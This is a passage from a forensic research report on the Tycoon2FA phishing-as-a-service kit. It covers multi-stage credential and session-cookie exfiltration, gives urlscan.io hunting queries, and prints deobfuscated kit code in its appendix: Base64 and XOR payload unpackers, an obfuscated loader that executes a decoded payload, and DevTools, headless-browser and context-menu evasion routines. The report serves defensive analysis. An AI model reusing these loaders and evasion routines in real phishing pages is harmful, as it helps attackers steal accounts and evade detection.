Specific Forensic Instrumentation and Code Modifications:

- **Network Suppression:** The excision of external geolocation and telemetry queries directed at third-party APIs (e.g., `api.ipbase.com`).


```
// $.get("https://api.ipbase.com/v1/json/", function(response) {
//     userip = response.ip;
//     usercountry = response.country_name;
//     sendlive(13);
// }, "json").fail(function(jqXHR, textStatus, errorThrown) {
//     if (jqXHR.status === 429 || textStatus !== "success") {
//         setTimeout(sendemailrequestzero, 1000);
//     }
// });
//
userip = "127.0.0.1";
usercountry = "Localhost";
sendlive(13);
```


- **Anti-Tampering Neutralization:** The removal of the self-defending Regular Expression (Regex) traps designed to trigger catastrophic backtracking upon code beautification.


```
function _0x1c95d0(_0x54e5f9, _0x1bf745, _0x24839c, _0x82bdcf) {
  return _0x3bd8(_0x1bf745 - 0x1, _0x54e5f9);
}
// const _0x217134 = _0x150d72(this, function () {
//   return _0x217134.toString().search("(((.+)+)+)+$").toString().constructor(_0x217134).search("(((.+)+)+)+$");
// });
//_0x217134();
const _0x19ecd5 = function () {
  let _0x4ef507 = true;
```

- **Cryptographic and Routing Interception:** Targeted modification of core operational functions, specifically `sendAndReceive()`, `encryptData()`, and `stringToBinary()`, to capture payloads in plaintext prior to encryption and transmission.
- **Telemetry Restoration:** The neutralization of the console hijacking utility, successfully restoring native `console.log`, `console.error`, and `console.warn` functionality for live execution tracing.
- **DOM State Monitoring:** The implementation of a JavaScript `MutationObserver` within the primary HTML document to actively monitor and log dynamic class modifications (e.g., the programmatic toggling of the `d-none` visibility class).
- **Diagnostic Visualization:** The injection of a custom diagnostic dashboard overlay directly into the DOM to provide real-time, visual tracking of the SPA's internal state machine transitions.

The following telemetry and execution logs were generated by executing a simulated attack sequence within this sandbox, deliberately feeding the instrumented C2 routing functions with synthetic (mock) response data to force specific UI and routing behaviors.







5. Conclusion and Key Takeaways

5.1 Multi-Staged Exfiltration and Architectural Corrections

The forensic deconstruction of the Tycoon2FA Phishing-as-a-Service (PhaaS) architecture reveals that data exfiltration is not a singular, terminal event, but rather a continuous, multi-staged process embedded throughout the execution flow. From the moment the initial payload is parsed, the kit systematically harvests and transmits critical intelligence to the Command and Control (C2) infrastructure. This includes:

- **Environmental Telemetry:** Immediate exfiltration of victim IP addresses, geolocation data, and User-Agent strings to facilitate target profiling and anti-sandbox filtering.
- **Spear-Phishing Identifiers:** The extraction and transmission of embedded target emails to initiate the auto-fill sequence.
- **Authentication Credentials:** The real-time interception and forwarding of passwords and Multi-Factor Authentication (MFA) tokens (e.g., OTPs, Authenticator App approvals).
- **Session Hijacking:** The ultimate acquisition of the authenticated session cookies (e.g., `ESTSAUTH`) granting complete account access.

This research corrects a prevailing misconception within the broader threat intelligence community. Contrary to multiple public reports and blog posts suggesting that Tycoon2FA relies on WebSockets for real-time AiTM relaying, **empirical dynamic and static analysis *(Nov 2025 - Mar 2026)* definitively proves the infrastructure utilizes asynchronous HTTP requests (jQuery AJAX).** The client-side JavaScript operates as a polling state machine, executing recursive AJAX POST requests to synchronize the victim's UI with the legitimate Identity Provider's responses.

5.2 Proactive Detection and Threat Hunting (URLScan.io)

To transition these forensic findings into actionable defensive strategies, the following threat hunting queries have been refined for use within proactive scanning platforms such as `urlscan.io`. These queries leverage the static URL structuring and domain characteristics identified during analysis to identify active Tycoon2FA infrastructure.

1. Active Tycoon2FA Infrastructure (High Fidelity)
Identifies live phishing pages actively returning a 200 OK status, specifically looking for the standard ~8KB page size and dual-redirect routing typical of the Turnstile/Gatekeeper sequence.

```
page.server:"cloudflare" AND page.url:(*@* OR *\!*) AND page.url:/.*\/[a-z0-9]+[@!][a-z0-9]+.*/ AND page.status:200
```

2. General Tycoon2FA Phishing Endpoint
Broad detection for the standard URL pathing delimiters (`@` or `!`) used in Tycoon2FA routing parameters.

```
page.server:"cloudflare" AND page.url:(*@* OR *\!*) AND page.url:/.*\/[a-z0-9]+[@!][a-z0-9]+.*/
```

3. Tycoon2FA Spear-Phishing (Plaintext Email)
Identifies endpoints where a targeted victim's email address is appended in plaintext, following the `$`, `*`, or `#` modifiers.

```
page.server:"cloudflare" AND page.url:(*@* OR *\!*) AND page.url:/.*\/[a-z0-9]+[@!][a-z0-9]+\/[$\*#].*/
```

4. Tycoon2FA Spear-Phishing (Base64 Encoded Email)
Identifies advanced spear-phishing parameters where the target's email is obfuscated using standard Base64 encoding padding.

```
page.server:"cloudflare" AND page.url:(*@* OR *\!*) AND page.url:/.*\/[a-z0-9]+[@!][a-z0-9]+\/[$\*#][a-z0-9+\/\-_]+=+.*/
```

Appendix A: Technical Catalog of Operational Mechanisms

The following subsections provide a centralized technical reference for the cryptographic routines, defense evasion mechanisms, and payload delivery architectures cited throughout this research.


A.1 Payload Unpacking and Delivery Vectors

During the communication sequence between the victim's client and the threat actor's infrastructure, JavaScript payloads and HTML components are delivered dynamically. Forensic analysts must note that the methodology of payload retrieval, as well as the sequence of delivery techniques, exhibits high variability across discrete attack sessions. This polymorphism is intentionally engineered to circumvent static, signature-based detection algorithms.

A.1.1 Base64 DOM Injection (Sample 1)

A foundational delivery technique wherein a Base64-encoded HTML string is dynamically decoded via the native `atob()` function and directly injected into the DOM utilizing `document.write()`. This dynamic rendering obfuscates the payload from point-in-time static network scanners.

```
k = atob;
g = k(`PCFET0NUWVBFIGh0bWw+ID...very-long-base64-string...L2JvZHk+IDwvaHRtbD4=`);
document.write(g);
```



A.1.2 XOR Cryptographic Unpacking (Sample 2)

A secondary delivery vector implementing an iterative XOR cipher against a Base64-decoded string.

```
...
function VdoytcOAEo (eXVWSmhiEp, WXOCVATD1B) {
  let uKHHSchiqs = '';
  eXVWSmhiEp = atob (eXVWSmhiEp);
  let sXJhAmSTAY = WXOCVATD1B.length;
  for (let i = 0; i < eXVWSmhiEp.length; i++) {
```

```
    UKHHSchiqs += String.fromCharCode (eXVWSmhiEp.charCodeAt(i) ^ WXOCVATD1B.charCodeAt(i %
sXJhAmStAY));
  }
return uKHHSchiqs;
...
```

A.1.3 Advanced Deobfuscation and Execution (Sample 3)

A highly obfuscated loader executing complex mathematical transformations to derive a dynamic XOR key prior to terminal payload execution.

```
...
<script>
  const ru =
"zdCP/XsXYMS7v...VeryLongBase64string...V1di5ckhUx9m63vrugtGk8EiOI1RcQQy9FXm6D4lDWm45xm1RnQOAjm7N
TQifjoCrYCag4kx+YfQJMAkMwPcvz+Sov+gLEFi8Xa8BewGdQt9dj+osgKrGbaG77oAEUps1+47PDyku0vOa0fvw2adNavaLa
twhk1EZGeCEEDw9/9efZBB9daEkjK5qtEbJib2u0/n+qatR3B+Fwhd/IF28MBdfAhF75Sr+wnpEovGZi5D9y523cYX7PvbgpO
Jbglb5QD7OaGpM3LB6oGby+wwRrFgbKLd7RDizAMopOTni+/pw5/eZnF/DaK2JwmTN2QNLKUdSJdOdh9woPrrwGNyGd/VWcDO
HytrCtY27Xu6A6IZvMQ3qs5jhOtFq2HpvYMe+52R0FDgLPvw7hOIS4yPqpyz6skuZGlLMjuqfXiEXEy35DjNeCSC1fe4w:974
447:ZDY5MWNiOWY=" [
    ["s", "p", "l", "i", "t"].join("")
  ](":");
  const lh = ru[0];
  const am = ru[1];
  const cd = ru[2];
  const ae = parseInt(am);
  const dr = [0x02, 0x12, 0x0e, 0x04];
  const tf = [0x63, 0x66, 0x61, 0x66];
  const xp = tf.map((tx, kk) => String.fromCharCode(tx ^ dr[kk])).join('');
  const sn = this;
  const up = sn[xp](cd);
  const ij = sn[xp](lh);
  const pb = ae + up.charCodeAt(0);
  let gu = pb;
  let ig = function() {
    gu = (gu * 9301 + 49297) % 233280;
    return gu / 233280;
  };
  let at = "";
  for (let qp = 0; qp < ij.length; qp++) {
    at += String.fromCharCode(Math.floor(ig() * 256));
  }
  const xb = at;
  let ev = ae + 99;
  let ye = function() {
    ev = (ev * 9301 + 49297) % 233280;
    return ev / 233280;
  };
```


```
  let mm = [];
  for (let vd = 0; vd < ij.length; vd++) {
    mm.push(Math.floor(ye() * 25) + 1);
  }
  const hd = mm;
  let fp = "";
  for (let fr = 0; fr < ij.length; fr++) {
    let ud = ij[fr];
    let dg = ij.charCodeAt(fr);
    if (/[A-Za-z]/.test(ud)) {
      const wc = ud <= "Z" ? 65 : 97;
      dg = ((dg - wc - hd[fr] + 26) % 26) + wc;
    }
    dg = dg ^ xb.charCodeAt(fr);
    fp += String.fromCharCode(dg);
  }
  const pq = fp;
  (function() {
    const bj = [0x6c, 0x61, 0x76, 0x65].reverse().map(xs => String.fromCharCode(xs)).join('');
    const hm = Function(String.fromCharCode(...[114, 101, 116, 117, 114, 110, 32, 116, 104, 105,
115]))();
    const bq = {
      [Symbol.toPrimitive]: () => hm[bj](pq)
    };
    const lp = {};
    Object.defineProperty(lp, 'ju', {
      get() {
        bq + '';
      }
    });
    lp.ju;
  })();
</script>
```

A.2 Generative AI Deobfuscation Methodology

To expedite the analysis of heavily obfuscated JavaScript components, Generative AI agents were utilized to safely isolate execution routines. By instructing a Large Language Model (LLM) to neutralize terminal execution functions (e.g., `eval` or `Function` constructors) and substitute them with native `console.log()` statements, the decrypted plaintext payload could be safely intercepted within the browser console.

> ***Example Prompt 1:*** *"I am analyzing this obfuscated JavaScript for security research/educational purposes. It appears to decrypt a payload and then execute it (likely using a hidden eval or Function constructor at the end). Please neutralize the code by removing the execution logic at the bottom and replacing it with console.log() so I can safely inspect the decrypted payload."*

> ***Example Prompt 2:*** *"De-obfuscate the execution flow of this script. Hook the final payload before it executes and print it to the console instead."*



A.3 Dynamic JavaScript Loader Architecture

The kit frequently utilizes an obfuscated dynamic loader embedded within a hidden HTML form element.

```
<!DOCTYPE html> <html> <head> <meta charset="UTF-8"> <meta name="robots" content="noindex, nofollow"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>
```

```
</title> </head> <body> <form id="b"> <input type="hidden"> </form> <script> (function() { const c = k => k.split('').reverse().join(''); const t = ch => parseInt(ch, 2); const tb = (...ae) => ae.map(ap => String.fromCharCode(t(ap))).join(''); const hw = 'docu'; const ma = 'ment'; const ai = 'getEle'; const zz = 'mentBy'; const sy = 'Id'; const cy = 'create'; const vx = 'Element'; const nv = 'Form'; const hd = 'Data'; const oa = (...sq) => sq.join(''); const yf = oa(hw, ma); const gp = oa(ai, zz, sy); const sv = oa(cy, vx); const ik = oa(nv, hd); const nc = c('TSOP'); const dv = c('tpircs'); const gu = globalThis[yf]; gu.addEventListener('DOMContentLoaded', () => { const bn = gu[gp]('b'); if (!bn) return; const ph = new globalThis[ik](bn); fetch(gu.URL, { method: nc, body: ph }) .then(gt => gt.text()) .then(lj => { const hg = gu[sv](dv); hg.textContent = `(function(){` + `var zl="${btoa(lj)}";` + `var rc = 'ari';` + `var hm = 'train';` + `var mu = 'organ';` + `var wz = 'blend';` + `var wd = rc[0] + hm[0] + mu[0] + wz[0];` + `document.write(this[wd](zl));` + `})();`; gu.body.appendChild(hg); }); }); const kx = new MutationObserver(() => {}); const rg = gu[sv]('div'); kx.observe(rg, { attributes: true }); rg.setAttribute('x', 'y'); })(); </script> </body> </html>
```

Upon the `DOMContentLoaded` event, the script serializes the hidden form data `id="b"` and transmits it asynchronously via an HTTP `POST` request back to the originating page URL (`document.URL`). The server responds with a Base64-encoded payload, which is subsequently decoded and injected into the active DOM utilizing `document.write(this['${atobFunction}'](zl));`.

```
(function() {
        // --- Stage 1: Dynamic Loader Logic ---
        const documentReference = globalThis.document;
        const POST_METHOD = 'POST';
        const SCRIPT_TAG_NAME = 'script';

        documentReference.addEventListener('DOMContentLoaded', () => {

            // 1. Target the form element
            const formElement = documentReference.getElementById('b');
            if (!formElement) return;

            // 2. Create FormData object from the form
            const formDataObject = new globalThis.FormData(formElement);

            // 3. Asynchronously POST the form data back to the current page's URL
            fetch(documentReference.URL, {
                method: POST_METHOD,
                body: formDataObject
            })
            // 4. Handle the server's response (which is the malicious payload)
            .then(response => response.text())
            .then(serverResponseBody => {

                // 5. Create a new script element to hold the payload
                const payloadScriptElement = documentReference.createElement(SCRIPT_TAG_NAME);
```

```
                // 6. Construct the execution payload
                // The serverResponseBody is Base64 encoded, then executed via atob()
                // The 'atob' function was originally obfuscated as 'a t o b' via character
slicing.

                const atobFunction = 'atob'; // Deobfuscated from 'rc[0] + hm[0] + mu[0] + wz[0]'
                const encodedPayload = btoa(serverResponseBody); // Encodes the server's
response

                payloadScriptElement.textContent =
                    `(function(){` +
                    `var zl="${encodedPayload}";` +
                    `document.write(this['${atobFunction}'](zl));` +
                    `})();`;

                // 7. Inject and execute the payload into the body
                documentReference.body.appendChild(payloadScriptElement);
            });
        });
```

At the end of the loader's logic, there is a block of code that has no runtime effect. The callback is empty, and the observed `<div>` is created but never inserted into the document, so the setAttribute call fires the callback once with no DOM change, reflow, or side effect. Removing these lines would not alter the loader's behavior.

```
        const observer = new MutationObserver(() => {});
        const dummyDiv = documentReference.createElement('div');

        observer.observe(dummyDiv, { attributes: true });
        dummyDiv.setAttribute('x', 'y');
    })();
```

A.4 Evasion and Anti-Analysis Mechanisms (Technical Reference)

A.4.1 Debugger & DevTools Detection

Disabling the pause functionality on `debugger` statements prevents malicious scripts from leveraging native `debugger;` instructions to halt execution and successfully evade analyst inspection. Furthermore, disabling the browser cache and enforcing chronological sorting yields a highly accurate, sequential record of the HTTP request chain.

As an empirical example, the following de-obfuscated JavaScript snippet illustrates how the Tycoon2FA phishing kit actively detects DevTools usage.

This specific technique, representative of broader defense evasion mechanisms analyzed within this study is prevalent across multiple malware and phishing kit families.

```
(function detectDevTools() {
  let devtoolsOpen = false;
  const threshold = 100; // Time delay threshold for detecting debugger
  setInterval(function() {
    const start = performance.now();
    debugger; // Intentionally trigger debugger detection
    const end = performance.now();
    if (end - start > threshold && !devtoolsOpen) {
      devtoolsOpen = true;
      window.location.replace('https://www.onedrive.com'); // Redirect the analyst to a
legitimate site
    }
  }, 1000);
})();
```

The primary objective of this routine is to dynamically detect runtime inspection by an analyst (specifically, when DevTools is open and pausing is enabled). If this timing condition is met, the script redirects the execution flow to a legitimate third-party domain. This serves as a diversionary tactic, intended to force the dismissal of the investigation and the miscategorization of the incident as a false positive.

This behavior constitutes a form of digital cloaking, wherein the malicious payload suppresses its core functionality upon sensing a monitored environment.

A.4.2 Use of the "robots" Meta Tag for Anti-Crawler Evasion

In many cases the landing pages analyzed contained the following directives within the document `<head>`:

```
<meta name="robots" content="noindex, nofollow">
```

```
<meta name="robots" content="none">
```

These tags instruct cooperative web crawlers and indexing bots not to index the page and not to follow any links it contains. The robots meta tag is a de-facto standard method for communicating with search bots, web crawlers, and similar user agents, and is intended for crawlers to observe rather than for browser rendering behaviour. When set to "noindex, nofollow," or "none" compliant crawlers such as Googlebot may still access the page, but are instructed not to index its content or follow any outbound links present on it. MicrosoftVirusTotal While this directive is a legitimate and widely used SEO mechanism for excluding non-public or duplicate content from search indexes, its presence on a phishing landing page has a distinct operational purpose. Anti-phishing platforms and security vendors rely heavily on

automated web crawlers to discover, classify, and blocklist malicious infrastructure. By embedding a noindex, nofollow directive, the operator of a phishing kit signals to any cooperating crawler that the page should be excluded from indexing and link-traversal, reducing the likelihood that the page is independently discovered, catalogued, or surfaced through search-engine-based detection pipelines.

A.4.3 Sandbox & Headless-Browser Heuristics

- Inspection of the environment for suspicious or automated `User-Agent` strings.
- Probing for the presence of known browser-environment JavaScript objects (e.g., WebDriver).
- Evaluating abnormal or "headless" browser window dimensions.
- Checking for the absence of standard browser plugins and language configurations.

```
const isHeadless = () => {
    const checks = [
        navigator.webdriver === true,
        /HeadlessChrome/.test(navigator.userAgent),
        navigator.userAgent.includes("PhantomJS"),
        navigator.userAgent.includes("Puppeteer"),
        navigator.userAgent.includes("Playwright"),
        window.outerWidth === 0 && window.outerHeight === 0,
        !window.chrome && !window.safari && !navigator.userAgent.includes("Firefox"),
    ];
    const positiveChecks = checks.filter(Boolean).length;
    const isLikelyNormalBrowser =
        window.chrome?.runtime ||
        window.safari ||
        navigator.plugins.length > 0 ||
        navigator.languages.length > 0;

    return positiveChecks >= 2 && !isLikelyNormalBrowser;
};
```

```
if (isHeadless()) {
    console.log("stop watching us :)");
}
```

An effective methodology for verifying the efficacy of the analyst's operational security (OPSEC) is to manually execute these detection functions within the isolated browser console.

```
>> const isHeadless = () => {
        const checks = [
            navigator.webdriver === true,
            /HeadlessChrome/.test(navigator.userAgent),
            navigator.userAgent.includes("PhantomJS"),…
<- undefined
>> if (isHeadless()) {
       console.log("stop watching us :)");
   }
<- undefined
```

If the function returns negative (e.g., fails to log the detection string), the analysis environment has successfully bypassed the kit's headless-browser heuristics.

The implementation of these defense evasion techniques within the Tycoon2FA architecture is **highly dynamic rather than statically defined**. Security practitioners must note that the placement, sequencing, and frequency of these heuristic checks vary significantly across different temporal samples and threat actor campaigns.

For instance, anti-analysis functions such as the `isHeadless` routine may be deployed at the initial ingress point of the attack flow, inserted mid-stream during credential exfiltration, or redundantly enforced across multiple stages of the attack lifecycle.

A.4.4 Context-Menu Suppression

The obfuscated disabling of the native browser right-click functionality to prevent easy access to the page source.

Obfuscated State:

```
ZdWktyMaLE["docu" + "ment"]["addEventListener"]("context" + "menu", function(OsuomEXRdc) {
    OsuomEXRdc["preventDefault"]();
